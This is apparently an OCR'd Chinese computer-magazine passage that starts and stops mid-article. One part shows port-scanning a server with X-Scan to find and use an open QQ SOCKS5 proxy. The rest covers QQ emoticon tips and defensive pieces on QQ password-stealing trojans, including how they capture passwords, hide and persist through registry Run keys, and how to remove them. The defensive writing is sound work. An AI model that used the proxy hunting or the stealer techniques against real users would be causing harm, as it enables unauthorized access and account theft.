


图 6

过了 10 分钟，你再回来看看，这时，X-Scan 已经把端口扫描完了。我们点“扫描结果”就可以看到了，一共开放了 13 个端口，如图 6 所示。

OK，这个服务器总共就开了 13 个端口，其中一个就是 QQ 代理的端口，我一个个在 QQ 上试一试，其中 Unknown Service 先试。

打开 QQ，在“系统参数”中的“网络设置”页里有个“代理设置”，勾选“使用 SOCKS5 代理服务器”，再把代理服务器地址，就是我们扫描的这个地址填上，在端口号上填入扫描结果中找到的端口号，挨个试一下，并且要把“校验用户名”和“校验用户密码”空着。点“测试”铵钮，如果端口错误，就会提示“无法连接到代理服务器”，成功，则显示“代理服务器工作正常”。最后，我们试出来的 QQ 代理端口为 7761。如图 7 所示。




图 7

这样，这个 QQ 代理已经到手了。赶快重新登录你的 QQ 试试吧。

复制QQ表情的方法

文/Alpha.st@SCUT

相信大家都知道，新版本的ＱＱ可以发送很多很Ｑ的表情（图标），不少网友也喜欢使用这个功能并乐此不疲。大多数网友在使用这个功能的时候，往往是用鼠标一个一个去点，许多人都希望表情可以像文字一样复制使用，那样就可以省下很多时间精力，现在就为大家介绍这个方法。

ＱＱ的表情排布是有规律的，每一行有 10 个：

第一行代表的是：A B C D E F G H I J

第二行代表的是：K L M N O P Q R S T

第三行代表的是：U V W X Y Z [\ ] ^

第四行代表的是：_ ' a b c d e f g h

第五行代表的是：i j k l m n o p q r

那么，我们只要在相应表情代表的字符前加上个□（这个符号实际上 ASC II 码的控制字符，我们不能输入得到。不过这个符号可以这样得到：先随便发一个表情给好友，然后点“聊天记录”，看到没有？聊天记录里面就有那个符号啦。在记录上点右键选复制，然后在平时发送消息的对话框那里粘贴），就代表了那个表情，例如吐舌头那个代表的就是□M，狂笑（看到牙齿）那个就是□N，在哭的那个是□F，依此类推……

另外，此方法同样适用于ＱＱ的自动回复和快速回复。

小窍门：一个好友得出这样一个经验：在点表情的时候按住 Ctrl 键就能连续点击表情。

教你辨别真假QQ

—— QQ号码抢劫者的防范

文／图 angel

市场上的好东西会出现许多假冒伪劣商品，在我们的网络世界中QQ也有造假的！大家要小心提防哦！千万别上当。下面的文章教大家如何识别出“假冒伪劣”的QQ。

一、引言

最近网上出现一种叫“QQ号码抢劫者”的窃取QQ密码的小工具，也不知道什么时候，就有这种东西的出现，我感到悲哀，一定要盗密码吗？带着一丝悲哀下载了这个软件，决心研究一番，看着说明“本软件是一个只具备发送email功能的假Oicq，在别人登录后将出现出错提示，接着启动真正的QQ程序，此时，他刚刚登录的号码和密码已经到了你的信箱，由于此软件做得很巧妙，别人一般不会注意到。

二、辨别真假



图1

其实大家只要仔细观察，还是有很多方法可以判断的！如图1所示：

前面两个分别是“qq2000b1220正式版的快捷方式”和“QQ2000c0305b查IP最终稳定版”，后面的QQ2000.EXE就是这个“QQ号码抢劫者”，除了文件名是不一样以外，还有图标也相差千万里，腾讯的原版图标比较暗，出道这么多年太阳晒多了，“QQ号码抢劫者”刚出生，所以还是白白净净的，从这里你就可以判断出真假了，经常上网的朋友应该有这个眼力吧？还要注意，登录界面也是不一样的，现在的QQ版本一般都是QQ2000c0305b正式版和qq2000b1220正式版，比较图2就可以知道真假了！




图2

前面两个分别是“qq2000b1220正式版”和“QQ2000c0305b查IP最终稳定版”，后面的QQ2000.EXE就是这个“QQ号码抢劫者”的，“QQ号码抢劫者”也只是模仿qq2000b1220正式版而已。

三、使用方法

运行“QQ号码抢劫者”以后，会出现提示你输入你的E-mail的界面，这个E-mail当然是你收密码的E-mail了，如图3所示：




图3

单击“确定”以后就会生成一个“腾讯QQ”的快捷方式指向“QQ号码抢劫者”的主程序，运行后，输入了自己的密码，只要确定后，你的密码就到了幕后黑手的信箱里了，而且会出现一个连接服务器超时的对话框，然后退出“QQ号码抢劫者”启动真的QQ，看呀，欺骗性好大！当心哦，如图4所示。



图4

四、防范方法

当看到图4对话框就应该警觉了，因为现在的线路质量怎么可能还有这种情况发生？当然不排除你在家用28.8K的小猫，56K的猫都不会，更不用说网吧的100M宽带了，这时就应该马上改密码，一定要做，注意分辨真假，看到不正常的QQ就不要运行，删除方法，由于“QQ号码抢劫者”启动后会在注册表HKEY_LOCAL_MACHINE \SOFTWARE\ Microsoft\ Windows\CurrentVersion\Run写入一个字符值，以达到每次启动系统就启动QQ号码抢劫者的目的，如图5所示：





图5

删除qq2000那一项，然后删除源程序就可以了！

现在盗取QQ号的恶意程序层出不穷，大家应该小心，特别是在外面网吧上网的时候。

砍断伸向QQ的3只黑手



文／安全天使·angel

看了“教你辨别真假QQ”是不是觉得现在偷QQ的黑手无处不在呢？下面是作者根据当前流行的“QQ黑手”深一步地剖析，并提供了“砍手”的方法，使在公共场所上网的朋友知道怎样保护自己的QQ号码。

现在窃取QQ密码的软件在网络上横行无阻，看着这么多同胞和自己心爱的QQ被无情的分开，我的心有中说不出的痛！以前的QQ木马Kernelsys32、QQ密码侦探、GOP、QQ密码窃取器都很老了，查杀的方法满天飞，我现在要说的是一些现在流行的新秀。

第一个是阿Q盗密者 V1.1

该软件（图1）会监视QQ的使用并截取用户名和密码保存到文件中，无论是用“用户登录”还是“注册向导”登录QQ，程序都会对其完成记录。程序的隐蔽性很高，在Windows 98/Me下会隐藏进程，用Ctrl+Alt+Delete看不到进程。还有一个特点是准确率极高，并会记录用户登录时间，对6位数以下的号码给于说明。我用我的QQ登录时，记录文件里出现了如下记录：




图1

用户号码:23516307

用户密码:**************

(2002年5月23日18时2分17秒登录)；

防范方法：Windows 98/Me下先删除注册表HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run下面的system这个键值，然后重新启动，再删除注册表提示的路径里的源文件。如果有进程管理工具的直接杀掉进程，删除源文件即可。Windows 2000/XP下先用任务管理器杀掉QQCV11.EXE这个进程，然后删除源文件，无须重新启动，重新启动的目的是停止程序的运行，只有这样才能删除源文件。

第二个是QQ黑暗精灵 V0.99 测试版

该软件（图2）第一次运行，它会提示你先选择一个存放QQ号码记录的文件目录，你选择好目录后，程序就已经在运行了，剩下的就是你第二天来取号了，成功率非常高！当你被记录后，用记事本打开Netlog.qqh这个文件，就会发现有如下格式的记录：




图2

QQ号：23516307

密码为：**************

获取时间：02-5-23 18:20:38

======================

**************当然还是改的啦！

防范方法：由于该软件的密码记录文件是固定的文件名，所以只要查找硬盘上有没有Netlog.qqh这个文件，如果存在，那么你就中招了，或者用进程管理软件查看。第一次运行没有重新启动，会有一个和源文件同名的进程，并在注册表

HKEY_ LOCAL_MACHINE\Software这个位置下产生一个名为Qqhacker的主键，里边有记录密码的文件存放位置。重新启动后，进程名会改为POWER.EXE，并把源文件改名为POWER.EXE，把自身复制到系统目录（Windows98系统是在c:\Windows\system下面），图标是QQ的图标，并把注册表HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run下面默认的这个键值修改了路径，指向QQ黑暗精灵V0.99的源文件，达到每次启动计算机便自动加载的目的。我们知道了软件的运行与隐藏原理以后，就很好下手了。Win 98/Me下先将注册表HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run下面默认的这个键值修改为空的，也就是把里边的路径全删了！然后重新启动，再删除注册表提示的路径里的源文件。如果有进程管理工具的直接杀掉QQHACKER09.EXE或POWER.EXE进程，删除源文件即可。Windows 2000/XP下先用任务管理器杀掉QQHACKER09.EXE或POWER.EXE进程，然后删除QQhacker09.exe和POWER.EXE文件。存放密码文件的目录也记得清理一下就OK了。



图3

第三个是QQ杀手4.97

这可是一个重量级的黑Q软件，设置界面如图3所示。


该软件可以准